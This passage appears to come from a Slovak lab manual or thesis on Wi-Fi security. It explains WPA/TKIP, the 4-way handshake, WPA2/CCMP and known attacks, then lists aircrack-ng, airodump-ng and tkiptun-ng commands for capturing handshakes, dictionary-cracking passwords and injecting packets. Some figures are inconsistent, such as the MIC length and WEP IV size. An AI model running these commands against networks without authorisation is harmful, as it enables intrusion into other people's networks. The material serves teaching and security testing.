
2.4.1.1. Rozdiely medzi protokolom WEP a WPA

Prvý WPA štandard vydaný v roku 2003 bol vytvorený ako rýchle riešenie situácie s jednoduchou premožiteľnosťou vtedajšieho protokolu WEP. Za účelom dosiahnutia najvyššej hardvérovej kompatibility bol použitý šifrovací algoritmus RC4, rovnako ako pri sieťach s WEP zabezpečením.

Riešenie bezpečnostných rizík bolo dosiahnuté úpravou procesu šifrovania, kde bol využitý novovytvorený protokol TKIP. Tento protokol zahŕňa niekoľko nových funkcií, ktoré zabraňujú rovnakým útokom ako v prípade WEP sietí:

1. Dynamický šifrovací kľúč
2. Sekvenčné číslovanie packetov
3. 64-bitové overovanie integrity správ (MIC)

Funkcia dynamického šifrovacieho kľúča zabezpečuje, že každý kľúč použitý na šifrovanie bezdrôtových správ je odlišný. Tento proces funguje na základe mixovania tajného root kľúča so 48-bitovým inicializačným vektorom. Po zmixovaní týchto dvoch hodnôt je výsledný reťazec použitý ako vstup do RC4 šifrovacieho algoritmu. Pre porovnanie, protokol WEP používal 32-bitový inicializačný vektor, ktorý bol k pôvodnému root kľúču iba pripojený a vytvorený reťazec následne odoslaný na spracovanie do RC4 algoritmu. Premiešaním znakov získavame oveľa väčší počet rôznych šifrovacích kľúčov, preto je väčšina útokov na WEP zneužívajúca tento fakt na WPA neprevediteľná. Proces tvorby šifrovacieho kľúča demonštruje nasledujúci obrázok:



Druhá funkcia protokolu WPA zabezpečuje sekvenčné počítanie packetov na sieti. Týmto spôsobom dostáva každý nový packet unikátne číslo, pod ktorým je do siete odoslaný. V prípade, že prístupový bod obdrží packet s neočakávaným poradovým číslom, automaticky tento packet odmietne. Tento systém zabraňuje generovaniu a podsúvaniu packetov na sieť, ako to bolo možné v prípade WEP.


Poslednou dôležitou zmenou vo WPA protokole je spôsob kontroly integrity správ. Protokol WEP používal jednoduchý spôsob kontroly správ nazývaný CRC. Tento spôsob je vhodný na zistenie, či nebola správa pri prenose poškodená. Keďže sa však jedná o obyčajný kontrolný súčet, útočník ho dokáže jednoducho vypočítať, tým pádom nie je vhodný na overovanie, či správa nebola pri jej prenose upravovaná. Nový spôsob kontroly integrity správ MIC útočník vypočítať nevie, pretože na

generovanie tohto 32-bitového reťazca je nutná znalosť tajného root kľúča. Keďže tento kľúč poznajú iba zariadenia pripojené na sieť, útočník zvonka by do vnútra siete nemal vedieť podsúvať žiadne packety.

2.4.1.2. Proces generovania dynamického kľúča na WPA sieťach - 4-way-handshake


Jednou z hlavných zmien protokolu WPA je nový systém generovaní kľúčov pri pripájaní klienta na sieť. Siete využívajúce protokol WEP používajú iba jeden statický kľúč pre všetky zariadenia na sieti. Ako sme sa už presvedčili, tento proces predstavuje obrovské bezpečnostné riziko, pretože po nazbieraní dostatočného množstva komunikácie vieme štatisticky odhadnúť používaný kľúč, a tým pádom získať neoprávnený prístup do siete. Siete využívajúce protokol WPA sú voči tejto zraniteľnosti zabezpečené tak, že pre každú novú reláciu je použitý iný kľúč. Tvorba a ustanovenie dynamického kľúča sa prevádza medzi prístupovým bodom a klientom zakaždým, keď sa daný klient snaží pripojiť na sieť. Tento proces sa nazýva 4-way-handshake (4-stupňová výmena správ).

Nasledujúci obrázok demonštruje celý proces, ktorý musí byť vykonaný:



Ako vidíme z obrázka, proces dynamického generovania kľúča začína pripojením zariadenia na sieť. Po pokuse o asociáciu a autentifikáciu si zariadenia musia vygenerovať Pre-Shared Key (PSK). Táto konverzia prebieha na základe zadaného používateľského hesla a vysielaného ESSID, ktoré sú spracované v špeciálnej hashovacej funkcii. Výsledkom tejto operácie je na 256-bitový reťazec - PSK, tiež nazývaný PMK (Pairwise Master Key). Po vygenerovaní PSK môžeme pristúpiť k samotnej 4-stupňovej výmene správ.

Tento komunikačný proces zahajuje samotný prístupový bod, ktorý vygeneruje pseudo-náhodnú hodnotu (ANounce) a odošle ju klientovi. Klient správu prijme a taktiež vygeneruje vlastnú pseudo-náhodnú hodnotu (SNounce). Pomocou týchto dostupných údajov je vygenerovaný nová súprava kľúčov nazývaný Pairwise Transient Key (PTK). Generovanie tejto súpravy kľúčov demonštruje obrázok:



Ako vidíme, na generovanie kľúča je potrebné PMK, obe pseudo-náhodné hodnoty, ako aj MAC adresy klienta a prístupového bodu. Po výpočtoch dostávame PTK kľúč, ktorý sa skladá z piatich rôznych častí. Toto je už finálny kľúč, ktorý bude použitý na šifrovanie komunikácie v prípade, že sa štvor-stupňová výmena správ úspešne dokončí.

Po úspešnom vypočítaní PTK kľúča odošle klient správu obsahujúcu jeho SNounce a MIC (kontrolný súčet) pre vypočítaný PTK. Po prijatí správy router automaticky vypočíta vlastný PTK kľúč rovnakým spôsobom, ako ho počítal klient. Pseudo-náhodné hodnoty a MAC adresy zariadení sú známe obidvom stranám, avšak PMK zostáva pred potenciálnym útočníkom ukryté. Pomocou všetkých údajov teda router vypočíta vlastné PTK a následne zhotoví kontrolný súčet MIC. V prípade rozdielnych kontrolných súčtov prístupový bod odosiela deautentifikačný packet na "vyhostenie" klienta zo siete. V prípade zhodných kontrolných súčtov proces pokračuje. Tretia správa požaduje o inštaláciu daného PTK kľúča, ktorý bude určený na šifrovanie správ s jedným cieľom (unicast). Počas tohto procesu sa ustanoví ešte jeden kľúč nazývaný GTK, ktorý sa bude využívať na šifrovanie broadcastových a multicastových správ. Tento kľúč je pre celú sieť rovnaký. Po úspešnej výmene tretej a štvrtej správy je úspešne dokončený, a klient sa považuje autentifikovaný.

Spomínaný proces v skratke demonštroval ustanovenie dynamického šifrovacieho kľúča pre novú reláciu. V prípade odpojenia a opätovného pripojenia toho istého zariadenia bude vždy vygenerovaný nový dočasný šifrovací kľúč. 4-stupňová výmena správ je pre protokoly WPA a WPA2 rovnaká.

2.4.1.3. Objavené zraniteľnosti WPA TKIP

Keďže šifrovanie TKIP využíva rovnaký šifrovací algoritmus ako WEP, niektoré útoky spojené so šifrovaním je možné aplikovať aj na samotný protokol WPA. Nové technológie ako dynamický šifrovací kľúč a pod. odrážajú značné množstvo útokov, ale iné existujúce zraniteľnosti umožnili vznik nových druhov útokov. Voči protokolu WPA so šifrovaním TKIP v súčasnosti existuje viacero rôznych typov útokov:

- Dešifrovanie packtetov a packet spoofing
- Útok Royal Holloway
- Útok hrubou silou

Dešifrovanie packetov a packet spoofing

Tento útok sa zakladá na pokuse o obnovení MIC kľúča. V prípade úspechu dokáže útočník na sieť vysielať generované packety alebo sa pokúsiť o dešifrovanie prebiehajúcej komunikácie na sieti. Týmto druhom útoku sa však útočník nedokáže dostať k samotnému prístupovému kľúču siete alebo k dočasnému šifrovaciemu kľúču medzi klientom a AP (a tomto type kľúča si povieme v sekcii WPA2). Prvý útok tohto typu bol objavený v roku 2008 výskumníkmi M. Beck and E. Tews. Na koncept tohto úoku nadviazali M. Vanhoef and F. Piessens v roku 2013, ktorí dokázali zvýšiť

maximálne množsto packetov, ktoré môže útočník na sieť podsunúť. Taktiež demonštrovali dekryptáciu akéhokoľvek prenášaného packetu.

Princíp tohto útoku sa zakladá na pôvodnom KoreK chopchop útoku na WEP siete. Pri tomto útoku sa útočník snaží odhaliť jednotlivé bajty v packete, a prístupový bod následne potvrdzuje, či bol jeho tip správny alebo nie. Proces je možné vykonať vďaka kryptograficky nezabezpečenému algoritmu CRC32. WPA siete používajú CRC32 aj naďalej, avšak k nemu je implementovaný aj nový spôsob kontrolného súčtu MIC s algoritmom Michael. Tento algoritmus sa stará o fakt, že prístupový bod nemôže obdržať 2 nesprávne MIC reťazce v priebehu 60 sekúnd. Ak takýto jav nastane, router automaticky spozoruje potencionálnu hrozbu a zavedie príslušné opatrenia na jej odrazenie. Týmito opatreniami sa rozumie zmena dočasného kľúča pre celú reláciu. Z tohto dôvodu bol chopchop útok čiastočne upravený, aby po každom neúspešnom pokuse čakal 60 sekúnd.

Keďže rozpoznať ARP packet na základe jeho dĺžky nie je žiadny problém, tento typ packetu sa stáva ideálnym aj pre útoky na WPA zabezpečené siete. Väčšina údajov v tomto type packetu je známa, preto útočník musí uhádnuť len okolo 14 bajtov, čo sa dá považovať za relatívne malé množstvo. Prvý útok od Becka a Tewsa bol demonštrovaný na uhádnutí 12 bajtov. Tento útok trval iba niečo vyše 12 minút a útočníkovi na sieť umožnil podsunúť 3-7 správ o dĺžke najviac 28 bajtov. Druhý útok z roku 2013 využil princíp fragmentácie, ktorý umožnil podsúvanie akéhokoľvek množstva packetov s veľkosťou najviac 112 bajtov. Táto metóda útoku taktiež umožnila dešifrovať akýkoľvek prenášaný packet na sieti.

Ak teda útočník zachytí zašifrovaný packet a týmito metódami sa mu ho podarí rozšifrovať, získa šifrovací kľúč pre daný packet, ako aj MIC kód pre danú reláciu. Týmto pádom dokáže vykonštruovať packet, ktorý vie následne podsunúť na sieť. WPA však implementuje ochranu proti podsúvaniu packetov, tzv. Replay protection. Táto ochrana sa stará o to, aby nemohli byť na sieť podsúvané tie isté packety s tou istou šifrou. Z tohto dôvodu musí útočník použiť QoS komunikačné kanály, a tým je možné toto obmedzenie ľahko obísť a bez problémov použiť tú istú šifru pre viacero packetov. QoS kanály sú na routeroch od výroby zapnuté automaticky, čo útočníkovi proces značne uľahčuje. V prípade novšieho útoku z roku 2013 nie je použitie QoS kanálov nutné, takže útok funguje na akejkoľvek WPA TKIP implementácii.

Útok na princípe Beck-Tews využili aj japonskí výskumníci, ktorý ho implementovali vo forme man-in-the-middle. Celková dĺžka útoku sa v ich prípade zmenšila na 1 minútu a na svoje prevedenie nepotrebovali podporu QoS kanálov, čím sa ich útok stal jedným z najdostupnejších a najefektívnejších útokov na TKIP, ktoré boli zatiaľ objavené.

Výsledkom týchto typov útokov však nie je samotné získanie prístupového hesla. Z tohto dôvodu sa nedá hovoriť o prelomení šifrovania TKIP. Po úspešnom podsunutí packetu dokáže útočník spustiť rôzne druhy útokov. Útoky môžu zahŕňať ARP spoofing, DNS poisoning, DDoS a iné bez potreby poznať prístupové heslo od siete a byť s ňou asociovaný.

Útok Royal Holloway


Tento typ útoku bol objavený na univerzite Royal Holloway v Londýne a zatiaľ existuje len v teoretickej podobe. Útok hovorí o chybe v šifrovaní TKIP, ktorá pramení z použitia algoritmu RC4. TKIP používa podobnú štruktúru kľúča ako WEP. V tomto prípade je možné podobne ako v prípade šifrovaní WEP čakať, kým sa bude šifrovací kľúč opakovať. V tomto prípade na to potrebujeme 2^{24} prenesených správ a pomocou štatistickej analýzy budeme teoreticky vedieť dešifrovať komunikáciu na sieti. Tento druh útoku je však značne limitovaný, a v niektorých prípadoch ani prakticky

neprevediteľný, keďže niektoré zariadenia zvyknú po dosiahnutí určitého počtu prenesených správ automaticky zmeniť dočasné šifrovacie kľúče (PTK), a tým znemožniť tento druh útoku.

Viac informácii: http://fse2014.isg.rhul.ac.uk/slides/slides-06_1.pdf

Útok hrubou silou

Útok brute-force je jeden z najčastejších, avšak najmenej efektívnych útokov voči protokolom WPA. Celý útok sa zakladá na predpoklade, že útočník dokáže zachytiť 4-way-handshake medzi klientom a routerom. Z týchto údajov dokáže vyčítať MAC adresy zúčastnených zariadení a taktiež aj obe pseudo-náhodné hodnoty, ktoré sa odosielajú nešifrované. Na generovanie PTK mu v tomto prípade chýba už iba PSK. Keďže útočník z odchytenej komunikácie vyčítať aj SSID vysielajúcej siete, jediné čo na získanie PSK potrebuje je samotné prístupové heslo od siete. Útočník sa v tomto prípade pokúša toto heslo uhádnuť. Celý tento proces zobrazuje nasledujúci obrázok:




Ako vidíme, pri priebehu klasického brute-force útoku sú ako prístupové heslo dosadzované rôzne znakové reťazce zo slovníka alebo iného zdroja. Pomocou hashovacej funkcie PBKDF2 je najskôr vypočítaný PMK (PSK) kľúč. Z tohto kľúča a odchytených dát zo 4-fázovej výmeny správ je vygenerovaný kľúč PTK. V tomto stave ešte stále útočník nevie, či je dosadené heslo správne. Na toto overenie správnosti je z PTK vypočítaný kontrolný súčet MIC, ktorý je následne porovnávaná s MIC hodnotou prístupového bodu. V prípade, že sa MIC hodnoty zhodujú, PTK a PMK kľúče sú rovnaké. Z tohto faktu vyplýva, že zadané prístupové heslo je rovnaké ako to, čo bolo nastavené na AP.

Na základe spôsobu dosadzovania prístupových hesiel sa útoky brute-force dajú rozdeliť na dva druhy. Prvý typ je klasické skúšanie všetkých možností od "a" po "z" vrátane čísel a znakov. Pri dlhších heslách je tento útok prakticky nemožné previesť, pretože by skúšanie všetkých možností trvalo neakceptovateľne dlhú dobu. Druhý, inteligentnejší spôsob útoku je tzv. slovníkový útok, pri ktorom sa používa databáza slov, ktoré sú postupne skúšané.

Tento typ útoku môže byť úspešný len v prípade, že bude heslo správne uhádnuté. Hádanie hesla môže trvať niekoľko minút, niekoľko hodín a v prípade komplexných hesiel aj zopár rokov, čím sa už útok typu brute-force stáva veľmi neefektívnym. Útok je teda postavený len na sile používateľského hesla, ktoré už závisí len od samotného používateľa.

2.4.1.4. WPA2 so šifrovaním AES

Ako dlhodobé riešenie zraniteľností WEP sietí bol v roku 2004 predstavený nový štandard 802.11i známy ako WPA2. Tento štandard preberal mnoho funkcií už implementovaných v pôvodnom WPA štandarde a navyše pridal niekoľko zmien na zvýšenie ochrany. Najdôležitejšou zmenou bola zmena šifrovania z pôvodnej reťazcovej šifry RC4 na najnovší štandard blokových šifier typu AES. Blokové šifry typu AES patria v súčasnosti medzi jeden z najbezpečnejších a najrozšírenejších druhov šifrovania. Používajú sa v rôznych formách, napr. na overovanie SSL certifikátov, šifrovanie zaheslovaných archívov, šifrovanie súborových systémov, IPSec a v neposlednom rade na ochranu samotných bezdrôtových sietí typu WPA2. Tento druh AES šifry je známy pod menom CCMP. Proces CCMP šifrovania si ukážeme na nasledujúcich obrázkoch:




Prvý obrázok popisuje kroky, ktoré sú vykonávané počas CCMP šifrovania. V prvom kroku sa do CCMP algoritmu dostane dátový frame. Tomuto framu sa následne pridá 8-bajtová CCMP hlavička a následne je pre tento celkom vypočítaný kontrolný súčet MIC, ktorý sa pridá na koniec samotnej správy. V kroku 3 sa dátová časť a MIC zašifrujú, aby neboli čitateľné pre ostatných. V posledných krokoch sa už vytvorí zašifrovaná správa, ktorá je pripravená na odoslanie.

CCMP hlavička obsahuje veľmi dôležitý údaj - číslo packetu. Číslo packetu je 48-bitová hodnota, ktorá je unikátna pre každý packet na sieti, pričom prístupový bod túto hodnotu automaticky inkrementuje o 1 pre každý nový packet. V prípade, že router prijme packet s nesprávnym číslom, automaticky ho odmietne. Tento systém je podobný ako pri TKIP WPA, tam bol však tento proces nedostatočne zabezpečený a preto podsúvanie packetov na sieť za istých podmienok dovolil. V prípade CCMP to však nie je možné.

CCMP používa špeciálny spôsob na operáciu s blokovými šiframi nazývaný CCM. Tento spôsob sa okrem samotného šifrovania stará aj o dôvernosť a integritu dát, ako aj o autentifikáciu samotných koncových používateľov. CCMP tieto dáta chráni 128-bitovým kľúčom a 128-bitovou veľkosťou bloku.

Podrobný princíp CCMP šifrovania demonštruje nasledujúci obrázok:



2.4.1.5. Útoky na WPA2

Protokol WPA2 už patrí medzi najlepší spôsob zabezpečenia Wi-Fi siete už od svojho uvedenia na trh a doposiaľ v ňom neboli odhalené žiadne závažné chyby, ktoré by mohli sieť používajúcu tento protokol ohrozovať. WPA2 zato vďačí najmä prebratiu moderných techník zabezpečenia z protokolu WPA, ako aj použitie najnovších šifrovacích algoritmov typu AES. Spomínané zraniteľnosti v protokole WPA boli opravené a voči protokolu WPA2 v súčasnosti neexistuje žiadny spôsob, akým by bolo možné šifrovanie prelomiť.

WPA2 však používa rovnaký spôsob ustanovenia dynamického hesla ako WPA (4-way-handshake). Vzhľadom na tento fakt je možné túto 4-stupňovú výmenu správ zachytiť a voči protokolu spustiť brute-force útok. Najväčšou zraniteľnosťou WPA2 je teda samotná sila hesla, ktorú si nastavuje sám používateľ siete.

Jeden z novoobjavených útokov na systémy WPA a WPA2 nesie názov Hole196. Tento útok využíva fakt, že šifrovací kľúč pre odosielanie broadcastových a multicastových správ (GTK) je pre všetky zariadenia v bezdrôtovej sieti je rovnaký. Ak má útočník k dispozícii tento GTK kľúč, dokáže vysielať broadcastové správy ako napr. ARP spoofing, DNS poisoning, DDoS bez toho, aby sa o tom dozvedeli zariadenia na káblovej sieti. Tento typ útoku je pomerne obmedzený, keďže predpokladá, že útočník má k dizpozícii GTK kľúč. GTK kľúč je však možné získať len v prípade úspešného dokončenia 4-stupňovej výmeny správ, na ktorú samozrejme potrebujeme prístupové heslo od siete. Aj napriek malej využiteľnosti tohto útoku už spoločnosti vydali rôzne záplaty, ktoré tento útok vedia ohroziť. Na celkovú bezpečnosť bezdrôtovej siete má tento typ útoku minimálny vplyv.

2.4.2. Nástroje na prevedenie útoku voči WPA sieťam

2.4.2.1. Sada nástrojov aircrack-ng

S nástrojmi airmon-ng, airodump-ng a aircrack-ng sme sa už zoznámili v predošlých meraniach. Tieto nástroje sú potrebné aj pri výkone útokov na WPA, keďže rozhranie musí byť v monitor móde, nejaký program musí dáta zachytávať a zachytené dáta musia byť následne niekde spracované.

Na predošlých stranách tohto dokumentu sme si spomínali, že na spustenie brute-force útoku voči WPA alebo WPA2 systémom potrebujeme zachytiť 4-way-handshake. Teoreticky nám z neho stačia len prvé 2 správy, kde si zariadenia vymieňajú náhodne generované čísla a dohadujú sa na podmienkach tvorby dynamického kľúča. Tieto dve správy obsahujú všetko, čo je na vykonštruovanie PTK potrebné.

Za účelom zachytenia 4-stupňovej výmeny správ využijeme program airodump-ng, ktorý nás o výsledku bude automaticky informovať. Pre začiatok zbierania údajov a ukladanie do súboru môžeme použiť príkaz:

```
airodump-ng --write handshake wlan0mon
```

V prípade úspešného zachytenia 4-way-handshake procesu nás o tom program patrične informuje:

```
CH  1 ][ Elapsed: 42 s ][ 2016-02-24 18:56 ][ WPA handshake: E8:40:F2:39:A0:C8
```

Po zachytení 4-stupňovej výmeny správ môžeme spustiť samotný brute-force útok. Útok je možné previesť aj pomocou známeho programu aircrack-ng. Základné použitie programu aircrack-ng je nasledovné:

```
aircrack-ng [options] <capture file(s)>
```

V našom prípade musíme ako argument uviesť cestu k slovníku pomocou prepínača `-w` a následne cestu k súboru s odchytenými dátami. Príklad použitia môže byť nasledovný:

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt handshake-01.cap
```

Prepínačom `-w` definujeme cestu k slovníku a druhý argument definuje cestu k odchyteným EAPOL správam. Ak by nás informačne zaujímalo, akou rýchlosťou náš PC dokáže prechádzať jednotlivé kľúče, môžeme použiť príkaz `aircrack-ng -S`. Program aircrack-ng vykoná krátky test, v ktorom sa zmeria výkonnosť CPU a o pár sekúnd sa dozvieme približnú rýchlosť prechádzania kľúčov pri budúcich útokoch.

Program aircrack-ng využíva pri samotnom procese prelamovania iba prostriedky CPU. Oveľa rýchlejší a lepší spôsob je využitie grafickej karty a jej integrovaného čipu GPU, ktorý dokáže dosiahnuť niekoľkonásobne vyšší výpočtový výkon, a tak proces obnovovania hesla značne urýchliť. Profesionálne programy dokážu využívať výkon CPU aj výkon GPU zároveň, a tým rýchlosť prelamovania šifry maximalizovať. Na tento úkon nie sú klasické notebooky optimálne, pretože ich výkon grafických kariet je zväčša pomerne malý. Pre útoky WPA brute-force sú preto ideálne stolové počítače s výkonnými grafickými kartami, niekedy sú využívané aj rôzne servery a superpočítače.

2.4.2.2. Tkiptun-ng

Program tkiptun-ng je jeden z nástrojov sady aircrack-ng. Program bol vytvorený samotnými výskumníci Beckom a Tewsom, ktorí v roku 2008 objavili útok na siete používajúce WPA TKIP. Funkciou tohto programu teda nebude získať samotné prístupové heslo od siete, ale namiesto toho nám umožní podsunúť istý počet malých packetov na sieť. Nesmieme zabúdať, že sieť musí podporovať komunikáciu QoS, inak bude útok neúspešný. Nástroj tkiptun-ng je plne automatizovaný, preto počas jeho behu nebudeme musieť zadávať iné príkazy ani sledovať priebeh a zapisovať si dočasné výsledky.

Po základných testoch a odchytení požadovaného ARP packetu začne program vykonávať upravený útok chopchop pre účely WPA. Prostredníctvom tohto útoku je hádaný bajt po bajte so 60-sekundovým rozptylom. Po úspešnom dokončení programu je vytvorený .xor súbor, z ktorého je možné vykonštruovať vlastný packet s možnosťou ho následne podsunúť na sieť.

Základné použitie programu tkiptun-ng je nasledovné:

```
tkiptun-ng <options> <replay interface>
```

Príklad použitia nástroja tkiptun-ng demonštruje nasledovný príkaz:

```
tkiptun-ng -h 00:25:D3:87:A3:17 -a 00:1E:2A:63:57:6A -n 100 wlan0mon
```

Týmto príkazom zahájime WPA chopchop útok voči sieti. Prepínač -h definuje aktuálne pripojeného klienta, pomocou -a zvolíme požadovanú sieť, voči ktorej bude útok vykonaný a posledným prepínačom -n zvolíme maximálnu možnú veľkosť odchyteného packetu.

2.4.2.3. Airolib-ng

Ako bolo spomenuté v predošlých častiach, pri 4-stupňovej výmene správ je pomocou špeciálneho hashovacieho algoritmu vypočítaný PMK kľúč. Hashovací algoritmus používa prístupové heslo a taktiež ESSID siete, z ktorého následne PMK generuje. Tento algoritmus je však pomerne náročný na hardvér, preto práve hashovanie značne ovplyvňuje celkovú dĺžku prelamovania hesla.

